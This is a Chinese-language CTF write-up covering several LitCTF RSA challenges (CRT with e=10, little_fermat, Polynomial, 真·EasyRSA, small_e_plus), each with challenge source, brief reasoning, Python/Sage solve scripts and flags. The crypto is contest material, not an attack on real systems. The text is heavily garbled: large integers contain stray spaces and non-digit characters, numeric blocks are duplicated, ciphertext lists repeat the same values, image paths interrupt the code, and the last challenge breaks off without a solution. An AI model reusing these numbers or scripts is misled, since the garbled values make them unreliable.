6352240926866078968638526718815438173295215893244666282277305891083397836193575б
0316049670209743367574983963078106666377633552745384690084183804939047320711873б
5356971743267015504586961047752604650386858569054425456660349135780584900944767б
7894800611391574331569891232287688998461832911646972211644521000376585630268840б
030118891698424513929076177958044304
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049]
'''
```

正常中国剩余定理，sagemath直接出，注意开十次根

exp:


```
from Crypto.Util.number import *
```

```
from Crypto.Util.number import *
```

```
n_list =
[16284549467215459860410219597024063610473673936290355100056351270928590364613988
24384213627440431600569122885165770732103716503387080411300155094372215472882587
78133766914068499328996939733872827997993000763868709846055893856663528247406222
29871992727011987847056429850720207816048044538068625281977059392365698031140268
78780288601869862232610359083431494028019156061875340874181084218950099155686081
61958145508844162016677718275829072400442168177058761299930307719431100902913832
05720587816820335839616491257078918258839986942101986011761809815192713499542329
0378771954483811272721838073580113406696660677086317706 29,
18874449316683637715798227591079994715220250787784886038879393543606786017564740
00000788115195009875260086891727195184043321242933544973452046434046096287087552
83993942786207571148325534037905785998575450455487822646804698994697336102298244
11943119032419052885845035690046611519195843721184869834557481917675133504256150
18704214726972151654983170778466034395749746251630253469791517008778004868961392
15498110738057960848388016773372850616676873280435655897342031601964456441447988
45303226939960633632967262794622796927905511547760465906600293964201276584199569
541295613430382495278352554280248372584117917520373403063,
13076908038170870040678205430512292701702182383746502395067907294908791921755288
52005302531915601543131208470340293846552574619607811422544660420065611684823584
29437136135384250474833312368437078524008884070375477820698102502290358954033475
55287877301409523248658733500963325361631821388259137561613536275954710848967383
28229048642129093770039698665018623637307626718884640762399139645988412839211850
25657076894942714844112701727645537474265364047819043796218706426586090270747575
91034785814602602669666257742808888301912575857074138613714693225934811254682687
014167022418837710552784925328161453554291397460324648009,
16378397749449315054623854181248970586445531404081850673625192835136416152712968
78045114941240864468939364380196947703441882948229289411454733915514957002646076
66596239602437237414372125967795801617672973211496706824270000470007123977189464
86472118638780090056091542235702825736985864963592363421943353726975184567975451
91810524798757304401059914967302790502113013895788511359666992336624116169556583
71229639769886356496405474432019250348450021135485223079806642061581887115488452
45115694530280375848933481227411503982144621846732228815377656607983358898296200
251680387871097014543693213877074718748683243193584032307,
16561385664507310659703460597815131331175620854125898893505075859155749890511144
62291387248878379118818024278547931986596063352683081438903116202419986466032311
65949807193311063683970628524721147489558898626502705634874661945451020723736069
64935390400328607060427961354290055443710114639781630071832997101380097322119243
84719006626682329123682871801738553780905637439292401508111715111580333099508572 5
43098596914426499682224891775135178378493180967621499349598736467508647503785003
51560253453052870424424427631414365680967482680769587570457938750679258205430151
223470761518748987038822469422647137405393267829437115661,
27046459277694602448592524332290812177367631061914086306537115904955610821120392
89303309042864108879075978381050522512561818243155489987518396141806695981183205
77480139530982778045626211524453584819762219831799882576586223926694747214825148
71569548645762057681213193026792187879687736985533503283192537252904253565317763
02848340401859651452317164466675318351732060264308721377745019306237198617807625
91688601804867487225673264842828930691732717625181109206852671042694294072298599
93484209639764440874444582271870147714648808732931399985199947422716048582921727
875237459841962093669408116061538502016560235135864203187,
26656304012303785684433399162699704691814095671158676770279115782799819097401667
61124772755510497863388412524626263057228569988403999059739244276015441204629734
04367524180178630892459985572211430695442310449475839918383815290817742452900654
42299808728542273138931461712874414662570197142795674160946728850452526786804787
06058294271463590394308854023234679710967840555449967745972228711912562319106778
01967268207264565078020673421864356799676640323340751899167333524094036024992985
44374351405005339596410771187606377810639957557954946829715766028222444571510909
824426898701554394186419875767960329750329822891384375 23,
15430339362720939092241771692575439580654810089653970198317149114896596238037181
```

```
68099039376358128761837155484698206653598006226300161970760658550411215550533585
```

```
c_list =
[64447100420403858735857616040741749093864330602796786848689403268614577111146140
76076527690366372762614045209015175209880518279715723521182568975220993976451106
76023639091277837125074669946336609716436967278931640852007919337019181047758046
36352240926866078968638526718815438173295215893244666282277305891083397836193575
30316049670209743367574983963078106666377633552745384690084183804939047320711873
05356971743267015504586961047752604650386858569054425456660349135780584900944767
47894800611391574331569891232287688998461832911646972211644521000376585630268840
70301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
03011889169842451392907617795804430 49,
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049]
x=CRT(c_list,n_list)
print(long_to_bytes(iroot(x,10)[0]))
```



b'LitCTF{CRT_i5_s0_e4sy!!!}'


little_fermat

题目

```
from Crypto.Util.number import *
from sympy import *
from secret import flag,gen_x

m = bytes_to_long(flag)

e = 65537
p = getPrime(512)
q = nextprime(p)
n = p * q

x = gen_x(p)

assert pow(666666, x, p) == 1

m = m ^ x
c = pow(m, e, n)

print(f'n = {n}')
print(f'c = {c}')

'''
```

```
n =
12271964874667966021127213413641410238955579657585740511449697224865122089256578
13318149935844849913008525784909290230843953184785145285332346177597125034390583
34479192297581245539902950267201362675602085964421659147977335779128546965068649
265419736053467523009673037723382969371523663674759921589944204926693
c =
10921581711815691730615153519928893558835841088554115031930917236653298394149815
18584961423683333757691940408077350536256457572045696149998838280477204274803846
83375435683833780686557341909400842874816853528007258975117265789241663068590445
878241153205106444357554372566670436865722966668420239234530554168928
'''
```

yafu可以直接分解n




```
C:\Users\jyzho\Desktop\h4ck3r_t0015\yafu>yafu-x64 factor(122719648746679660211272134136414102389555796575857405114496972
248651220892565781331814993584484991300852578490929023084395318478514528533234617759712503439058334479192297581245539902
950267201362675602085964421659147977335779128546965068649265419736053467523009673037723382969371523663674759921589944204
926693)


fac: factoring 122719648746679660211272134136414102389555796575857405114496972248651220892565781331814993584484991300852
578490929023084395318478514528533234617759712503439058334479192297581245539902950267201362675602085964421659147977335779
128546965068649265419736053467523009673037723382969371523663674759921589944204926693
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
fmt: 1000000 iterations
Total factoring time = 0.9200 seconds


***factors found***

P155 = 11077890085511755979659110327492351475443062778113645284455542893506768080495929351346530156720969755021338935044
545256776544338408890311881437358607694219
P155 = 11077890085511755979659110327492351475443062778113645284455542893506768080495929351346530156720969755021338935044
545256776544338408890311881437358607693647

ans = 1
```

根据中间的assert，通过费马小定理知，x=p-1

exp:

```python
import gmpy2
from Crypto.Util.number import *
q=110778900855117559796591103274923514754430627781136452844555428935067680804959
29351346530156720969755021338935044545256776544338408890311881437358607694219
p=110778900855117559796591103274923514754430627781136452844555428935067680804959
29351346530156720969755021338935044545256776544338408890311881437358607693647
n =
12271964874667966021127213413641410238955579657585740511449697224865122089256578
13318149935844849913008525784909290230843953184785145285332346177597125034390583
34479192297581245539902950267201362675602085964421659147977335779128546965068649
265419736053467523009673037723382969371523663674759921589944204926693
c =
10921581711815691730615153519928893558835841088554115031930917236653298394149815
18584961423683333757691940408077350536256457572045696149998838280477204274803846
83375435683833780686557341909400842874816853528007258975117265789241663068590445
878241153205106444357554372566670436865722966668420239234530554168928
phi=(p-1)*(q-1)
e=65537
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(m)
print(long_to_bytes(m^(p-1)))
```



```
b'LitCTF{Y0u_know_littl3_ferm4t_th3ory}'
```

> 由于yafu分解的时候没法识别出哪个是p哪个是q，所以要根据答案手动去改！后面那个plus中也是这样，我甚至还像个傻x一样跑去问出题人为什么算出来的结果不是直接就是flag。。。可想而知当时出题人有多无语。。。

Polynomial


题目

```python
from Crypto.Util.number import *
from secret import *

m = bytes_to_long(flag)

e = 65537
p = getPrime(512)
q = getPrime(512)
r = getPrime(512)
n = p * q * r

Polynomial1 = p**2 + q
Polynomial2 = q**2 + r
Polynomial3 = r**2 + p

c = pow(m,e,n)

print(f"Polynomial1 = {Polynomial1}")
print(f"Polynomial2 = {Polynomial2}")
print(f"Polynomial3 = {Polynomial3}")
print(f"c = {c}")

'''
Polynomial1 =
58154360680755769340954893572401748667033313354117942223258370092578635555451803
70187524604082267577082062548482395532532537650329961064728207451218267384409901
47235389358403458062793266716218348841743150426532728458593937200440767318943873
1602004303054965644136683883762568720348189697282123159640374115 0142
Polynomial2 =
17169290367315073142629631252454927186130325810870831121649691347539418939379369
78178000982420496923051647825878806375160288276475050936287173372925783593370441
68928317124830023051015272429945829345733688929892412065424786481363731277240073
380880692592385413767327833405744609781605297684139130460468105300760
Polynomial3 =
97986346322515909710602796387982657630408165005623501811821116195049269186902123
56461153171216438922148258656033405130489855006815563179219837538550609976564872
47241550228394708301881996665019471665970940662382099360829367867927643985760455
5540074248941658398715960317405618363554379623841985200734820706 8832
c =
69002976922518660977938170164377876145713855308092044439607801269012161342621382
87228705495649710788070936001493499989806679828400180115057541416259012205465412
12773327617562979660059608220851878701195162259632365509731746682263484332327620
43639491287334611445127114541288215898982470384723743787148075740455111362081039
27824220538690839389287886021009167854714625230202327140274480694427086383230487
610351217523955701676040594215592607606450615678833382236999 00
'''
```

三个元，三个多项式，正好一个方程组，可以直接用sympy中的solve去解

exp:

```
import sympy as sp
import gmpy2
from Crypto.Util.number import *
Polynomial1 =
5815436068075576934095489357240174866703331335411794222325837009257863555545180З
70187524604082267577082062548482395532532537650329961064728207451218267384409901
4723538935840345806279326671621834884174315042653272845859393720044076731894387З
160200430305496564413668388376256872034818969728212315964037411501 42
Polynomial2 =
1716929036731507314262963125245492718613032581087083112164969134753941893937936 9
7817800098242049692305164782587880637516028827647505093628717337292578359337044 1
6892831712483002305101527242994582934573368892989241206542478648136373127724007 3
38088069259238541376732783340574460978160529768413913046046810530 0760
Polynomial3 =
9798634632251590971060279638798265763040816500562350181182111619504926918690212 3
5646115317121643892214825865603340513048985500681556317921983753855060997656487 2
4724155022839470830188199666501947166597094066238209936082936786792764398576045 5
55400742489416583987159603174056183635543796238419852007348207068832
c =
6900297692251866097793817016437787614571385530809204443960780126901216134262138 2
8722870549564971078807093600149349998980667982840018011505754141625901220546541 2
1277332761756297966005960822085187870119516225963236550973174668226348433232762 0
4363949128733461144512711454128821589898247038472374378714807574045511136208103 9
2782422053869083938928788602100916785471462523020232714027448069442708638323048 7
610351217523955701676040594215592607606450615678833382236999 00
e=65537
p, q, r = sp.symbols('p q r')
eq1 = p**2 + q - Polynomial1
eq2 = q**2 + r - Polynomial2
eq3 = r**2 + p - Polynomial3
solution = sp.solve((eq1, eq2, eq3), (p, q, r))
p=76259006471862567363133522083361891360246135258454519621947446760520723252626 4
653364216355309001573458496026758781389474541484303711107425873081995839763 1
q=13103163880267648221851617296336865295731278851373488569182099549824826973560 2
962478020587121972554336718255709721298911222744358896966633204908066347379 81
r=98988052977374956402811494034656814359523834021152557514464227847637423958980 3
437839939160408513719635180253993569715513722649501018432246856279158134439 9
phi=(p-1)*(q-1)*(r-1)
n=p*q*r
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(long_to_bytes(m))
```


```
b'LitCTF{P0lynomi4l_i5_inter3st1ng}'
```

真·EasyRSA


题目

```
from Crypto.Util.number import *
from secret import flag
p=getPrime(256)
print(p)
n=p**4
```

```
m=bytes_to_long(flag)
e=65537
c=pow(m,e,n)
print(c)

'''
c1=
78995097464505692833175221336110444691706720784642201874318792576886638370795877
66524143350324232204846222094185026110392922063636725837522362931388031475781928
82338778710499033310612611829326035366902164724604248694980537871478931797333027
05430645181983825884645791816106080546937178721898460776392249707560
c2=
37847017571810654289155979272760421804610708905496461640355438212665063715026902
4734716834023493331800492871856299046828128542198115778399113807708130321 9
n =
11188090330211259936182224341277782605265126146406960367122869511972991161492747
11270311138701294164523291552627867358896038931966276463426151372807141874466272
92465966881136599942375394018828846001863354234047074224843640145067337664994314
4967764390546256054217476891268168049161637932645591884277046475895 21

'''
```

正常解rsa，成功得到一个假flag。。。

```
from gmpy2 import iroot,invert
from Crypto.Util.number import *
p4=111880903302112599361822243412777826052651261464069603671228695119729911614927
47112703111387012941645232915526278673588960389319662764634261513728071418744662
72924659668811365999423753940188288460018633542340470742248436401450673376649943
14496776439054625605421747689126816804916163793264559188427704647589521
p=iroot(p4,4)[0]
print(p)
e=65537
c1=
78995097464505692833175221336110444691706720784642201874318792576886638370795877
66524143350324232204846222094185026110392922063636725837522362931388031475781928
82338778710499033310612611829326035366902164724604248694980537871478931797333027
05430645181983825884645791816106080546937178721898460776392249707560
c2=
37847017571810654289155979272760421804610708905496461640355438212665063715026902
47347168340234933318004928718562990468281285421981157783991138077081303219
phi=(p-1)*p**3
d=invert(e,phi)
m=pow(c1,d,p4)
print(long_to_bytes(m))
```




```
b'LitCTF{HeRe_1s_Weak_F1aG}hahahaha_____hint_is_93492332457019255141294502555555489582661562346262162342211605562996217352449'
```

给了个数字，用isprime看了一下是个素数，那么肯定是q~~（密码学你给我玩脑洞？？？）~~

rsa解一下

```python
q=93492332457019255141294502555555489582661562346262162342211605562996217352449
phii=(p-1)*(q-1)
n=p*q
dd=invert(e,phii)
mm=pow(c2,dd,n)
print(long_to_bytes(mm))
```



```
b'LitCTF{R1ght_Answ3r!}'
```

small_e_plus

题目

```python
from Crypto.Util.number import *
import random
from secret import flag

e = random.randint(1000,2000)
p = getPrime(1024)
q = getPrime(1024)
n = p * q
c_list = []

for m in flag:
    c_list.append(pow(ord(m),e,n))

print(f"n = {n}")
print(f"c_list = {c_list}")

'''
n = 
26287684934288536371438030224508784042871268975402791015134838900290249602701092702492594931306572692868654436714501196060619149020850402317982203575250568283872182497606239389480186694649979877566740647822434500023605871516831662099415987589808614777313595453727243531121031390104059097782466650186291076316486240197369759537327997880644540629964227584070506981319936888159712058406052247256554081989035415864476278146328967410452695134756792942103209740186339835071828587981271027235499355298543650516643100665039796305276163706693873611519506528344413021878980171629732211592839945004800782325172828561339662590291
```

```
c_list =
[22067955246492359054216914898263126645358691584739922413821074522299026274307891782212344506992145182356126924915010823061582687456105752022101703127629293004213120819982565578052895952569131613189676878039577841915221977086188720991198837721005676107990380301704915752614150693632923312238489949099592226623079039148186920086417892584555914621461418259069546623466478724594773768300196044493867350092746644695961627313392881627052226224640220198059178556141804151353051222873413063585352049774754641075500601713787211959709279937620529017228220338173715895929848188776874884993150747618491626220379109921072112840088,
5772355660578786193365289788142204471140300880779240030922539554921206850801450259027942229717816557629121843824901435845363716561820657469786680232585256790197665053482436914240306106895783671092825614792775018452789907242936725194811142759000550943111242261233418906869936542409260521957109457093880078265172230140113023756025958760162033801341277275818552619176398362323345440943751030254826411167403369778520042425875280132329006784704419423985932863729258308660619215866531848636409929423223281439774682034891288220844217705947244646337813999934326056219959633197870528867256797102445018262011480153115939973120,
1207753724090260852409848530096938494041869666191344850580616117902540004602216282128000198616910613629758228599152405146528856830526069167686468063404160733191610918533887137790198044549066176847699828584104335658872479915611835658770230456040566481519133420435691429577114944632254145293686212844875236028065213764327990843553209848826790721557229795796629116716323389485143635207391322758673224679570474982769025868784848121296090448593104527159728316178638031965733210974157123951201010132807247490252051791615388655934783546925682929869630639426022317978556708362738999927581494799492081969707506643799602026519,
23349127335265499093449067069020992112353295858939476460071138364566485897994252926437380788575729410533824920877221793075557803246884503318707565286465780619451837755333889863647223503631040527885884507188543322662521167319750343131600891690509665461069767205371629056201897374077580748284228605137071513643680112231720015635177198512671008206911131037246521082139072649111758853436401697265407050360284081221903913252963538698624243925508340434415847360772868692706825954252596535393923195017520961377182762938864807222401006410940590209478399415565644283710492027537832649211992078485373823473694670510027091811150,
10226019140134038624377317848115153109426202728030240919051914421470768415604166541259309040981729429302658204608838639560323294519400489855382683083386777345356043308705897287912341523315760693349431629528606884165134456829229982105748229536220053836967234793460400007088552230829556977946642054006994624346182400713981635617380105674142096166299590924644975504927529440869894823989816288037184537810548374154159131078285611810236360387224739364737369218239938401877019353452254541733135847328578198473654682547864026753170978019586975399474768379227943763421295905943744276512487256848753432567851910082922927470490,
23740354509167079065405461731971916754037420716194453557110579966491604804762436810357240604414289616234875179623546843181969909941655688193848922121025497722570206788206574369953117810580405098086613804927789389379000011120646581696237263731340862157598831413772589626428552355215317461446703978266643741459189148155110184955643416482312525932611502239696070143649593393180531208682271982848368078201739398938285094875058820959849311021066738043111703290623367049523633339597166603017770974672021851132978175318897057265294143015585933755643775222343716729295329665381969705644856166297065958733244549838186512052385,
449014525939717636067736015209424784219819246781576119976763479723069921555975991244061404426209241205491628463587064147168107292515973015167075933513053376730612977909688147192509972914228546673914859512456020534607548288441547681099206879988569397951304088877152364775649300942230940480095891405872756559515878791481146087187792174110744462062133353030045674834570611547897985227875674282106272664164460098105513231986703990634100117091825872525928884988567006942035220750862383326774903397508340077320163638705664083267751275414767422570459999305221215356075828860083175263731374754412655619766335149006888723996,
16724794744491727600425925395927244417134995504796613762545001848691858676855371
```

```
900138882794396073589851705829977971925497098298081053830365847044742295241579270
222074264270766160828536659842604404241318349399345391073018854800119637771843569
778469196738774691245194283589151708822054754891860887285845079956055960799325
```

```
6354435157686708057083510812317212767856130749000561874242694055548591557342179O
```

```
27912375384852207988621673271957224700048104726950521459626138653416093583490992
11553513719841091477247309329267118316907520035772720186550136473520555610808575
79522667684581123594159788011149227192380455462896729962,
62534898395535381929952941398164469698247507517747289636176383455956704457706775
00921617837218605680169746240573789832579137206230177143500699620111070145585461
35835452300395975671383010869739876258502630319666865047172261272237286397356681
13241512917072086717458920593986827258088017159883287195678904464209814807848339
51835550433358928430667547317456646990287369723084794020241264506154652275756123
282486762023979426752588250225435784747977075518696454125552281456750486661330608
17203305383324368973310177964204083570141300033390732290428033296709441101253532
18213811432346818713964878168764790792105206633440354005,
62534898395535381929952941398164469698247507517747289636176383455956704457706775
00921617837218605680169746240573789832579137206230177143500699620111070145585461
35835452300395975671383010869739876258502630319666865047172261272237286397356681
13241512917072086717458920593986827258088017159883287195678904464209814807848339
51835550433358928430667547317456646990287369723084794020241264506154652275756123
282486762023979426752588250225435784747977075518696454125552281456750486661330608
17203305383324368973310177964204083570141300033390732290428033296709441101253532
18213811432346818713964878168764790792105206633440354005,
208979478369320767799648273846802666694448725412425955584853544810847660781809255
81190237940272726598414597271755820821662786835147626247542418124131770773429810
82182316363293758953624296269170950736942108128144940878305350141178840139367872
85440467171742761631884901929078488856204289738449061959822388725333274257861099
16937743540046599866261261811568151977362518245643344900177354343776720155370328
32096972490031172848772326669464565390171943971660889573301003887766455433424621
88483091150441369824235427061443229429025534194618806460187812446633057673388068
141804189503074739767911838028579099128625845793341901127,
51854901652471757550748051038406256875119775909767338969677151842239829557256819
35365096951517529730737911572507779959945930556296503873230438433692310842981978
84888198620506799930706778573041552435944794741493577080660313531916601340816468
33158062181633181259782309669899853980515130336167885127842309341421379063321521
51059584574222941527730647262944250765844919176013002939308197949589859844618414
36006576822215978606771080515424411156964554619926222674646008157867165361528337
55966659607082427002417803425234487428618153805683590928132256000167479575179926
66799497302478221946509254852979437130583539850985247422,
12077537240902608524098485300969384940418696661913448505806161179025400046022162
82128000198616910613629758228599152405146528856830526069167686468063404160733191
61091853388713779019804454906617684769982858410433565887247991561183565877023045
60405664815191334204356914295771149446322541452936862128448752360280652137643279
90843553209848826790721557229795796629116716323389485143635207391322758673224679
57047498276902586878484812129609044859310452715972831617863803196573321097415712
39512010101328072474902520517916153886559347835469256829298696306394260223179785
56708362738999927581494799492081969707506643799602026519,
83350092416734688732536750684635892664267010564017747379906473047789935606056553
47351631416630769577522424783603153098182609522990968188535194397812386924076809
84779115656850435219657997044786760651713553156580244937363941129309802982515962
96924222020584529508340732346582640134159773471551927201654186837847358636433681
64054960138519912292186928345518922656777075501616408802833213759105274620228201
69547289376105443778997669265717011141318944589459072293183337662911846809217517
08582556944449722979790727665282070564559244142949309882852531864036053837274544
01973318032223978796412991222953728595468797201373820622,
51854901652471757550748051038406256875119775909767338969677151842239829557256819
35365096951517529730737911572507779959945930556296503873230438433692310842981978
84888198620506799930706778573041552435944794741493577080660313531916601340816468
33158062181633181259782309669899853980515130336167885127842309341421379063321521
51059584574222941527730647262944250765844919176013002939308197949589859844618414
36006576822215978606771080515424411156964554619926222674646008157867165361528337
55966659607082427002417803425234487428618153805683590928132256000167479575179926
```

```
66799497302478221946509254852979437130583539850985247422,
25920961707523393202281300218444176129734572566815781137488940145677301500180714
```

```
35365096951517529730737911572507779959945930556296503873230438433692310842981978
84888198620506799930706778573041552435944794741493577080660313531916601340816468
33158062181633181259782309669899853980515130336167885127842309341421379063321521
51059584574222941527730647262944250765844919176013002939308197949589859844618414
36006576822215978606771080515424411156964554619926222674646008157867165361528337
55966659607082427002417803425234487428618153805683590928132256000167479575179926
6679949730247822194650925485297943713058353985098524 7422,
17482345084084353432293192536446254028177071765094515946473542848262887273387359
67235360246609210161049023834307132290872525340273117113455850690260255921823613
62138363940913448884851995937217740893788999855243153049383985675691418553167329
02490844082784896450577876553595072440210273755659614710035835289322653123664032
88884176948556324167675395562225956088863571715251876674710333918813480215719798
59642873603744146445038973543653514213397755177846737853342793840269062717006556
14912697488886889115984449831027022616652080374479655378954189697593876844488349
20453303484908559802952752182953165141625674023904414158,
83350092416734688732536750684635892664267010564017747379906473047789935606056553
47351631416630769577522424783603153098182609522990968188535194397812386924076809
84779115656850435219657997044786760651713553156580244937363941129309802982515962
96924222020584529508340732346582640134159773471551927201654186837847358636433681
64054960138519912292186928345518922656777075501616408802833213759105274620228201
69547289376105443778997669265717011141318944589459072293183337662911846809217517
08582556944449722979790727665282070564559244142949309882852531864036053837274544
01973318032223978796412991222953728595468797201373820622,
59767724533349845183114427382400047992204036624354408721855308631934242330373679
52925902243175234771035939695813307154967530503941081645934538688267920825967077
72620800257589957537122269590134636130741300435128186965522908764491718376724095
12658074062930782301747595436454705708347827443328089797161423544293892286055924
85271438778026468985249730030159932637979600514791593524263931036554765213297195
92283723696284238113184086811518745957770202381012498982558270057501152056824543
53778339347685933461950658314588574404547040139111278160110376250638761592831741
60162690848395114549568308205531592017492613772445173774,
25920961707523393202281300218444176129734572566815781137488940145677301500180714
14540266396237362388268365575754671317692331642819176515738641546888381590558196
62326592967569351081280281577352787041732408677543748927678639851195647749158907
66313799183822643494869775607043330683224121234927784433937849569120283272329925
06213370269826772676647611028987777628608085349084183789799336987264080928998954
04351120467426588884267042526333225633614428884928738279425899572613966063408456
65522400646771232316872444568013520651608356878655632725425106340256031308528158
87772795878415043611609578875991850744272106349746 4001672,
51854901652471757550748051038406256875119775909767338969677151842239829557256819
35365096951517529730737911572507779959945930556296503873230438433692310842981978
84888198620506799930706778573041552435944794741493577080660313531916601340816468
33158062181633181259782309669899853980515130336167885127842309341421379063321521
51059584574222941527730647262944250765844919176013002939308197949589859844618414
36006576822215978606771080515424411156964554619926222674646008157867165361528337
55966659607082427002417803425234487428618153805683590928132256000167479575179926
66799497302478221946509254852979437130583539850985247422,
17170287381969152272603391295735010654177574360240707283998376626834746436767202
66190852688571851260086024584528234004503770202991702828738603236485267929860326
69722864068132688984579439174420692958067653761576915048408324203992474130380736
43430640974496595583707784998182909078274800015804085200141109790830823166474978
28342236619136282585160822630608240519352654269080203964531142386474415714079196
74910894016289871681713945235206200026154863182598914336274671512112329243627595
75506738739373981601483039757156033198197312588942965334941520257754041061951749
09015831441339509280028585399046169513149752204461930349,
25139940794218635348197118071301083238188918027193611763525774422502805824030159
18181080804831282858631037527139065887484616694130517188951947268546967508727477
31573071338202131860805992491061042740312347977039705739048184113816056173649659
```

```
26619916397551349237481884885723093798237875561681274880161116978250140685000915
53706911007481480778236111610471963922696374199083472429674206445125752633930985
58612517783506426318453454318976386393071840864343447786946840439439230413022804
17162444914203825532942834207262516015206535412006876830590028421616204643350943
277314562927607754616803756985741638210493640875844891960,
64528753409978522952750202187493789167604111268519365719962593867604598563133098
45592392640856504175949234216794963908475913037761993360407125952607943943083700
38200678309144375661787756642216529942299298733681147498028413130696694042464213
91624412837691725311999592985406277958732121527023174404530795660961748356471476
65695679094943137671532124636863128457006714211465119286776747310503452130041649
27912375384852207988621673271957224700048104726950521459626138653416093583490992
11553513719841091477247309329267118316907520035772720186550136473520555610808575
79522667684581123594159788011149227192380455462896729962,
20897947836932076779964827384680266669444872541242595584853544810847660781809255
81190237940272726598414597271755820821662786835147626247542418124131770773429810
82182316363293758953624296269170950736942108128144940878305350141178840139367872
85440467171742761631884901929078488856204289738449061959822388725333274257861099
16937743540046599866261261811568151977362518245643344900177354343776720155370328
32096972490031172848772326669464565390171943971660889573301003887766455433424621
88483091150441369824235427061443229429025534194618806460187812446633057673388068
141804189503074739767911838028579099128625845793341901127,
11585318389310082289634538436928729260761907754954731989483654384251165000197213
64528137035139702853936612840366217391156223914332189524675433967299513865460498
09488259052769687545854405935305020310725874894186516870275465222696340357919961
02885960686969316226732356317109881863779734224468395519503131972389118986368190
44303257607094142848705445065132877339498551756821657964736496761492673024884171
37416002860013901367574732843931745125772040420602903696636047032624953302099243
28523120390710228628984130500686686583318088441875055416917520119056403841430529
851364998090755804939747123419334984081027473820456086396]
'''
```

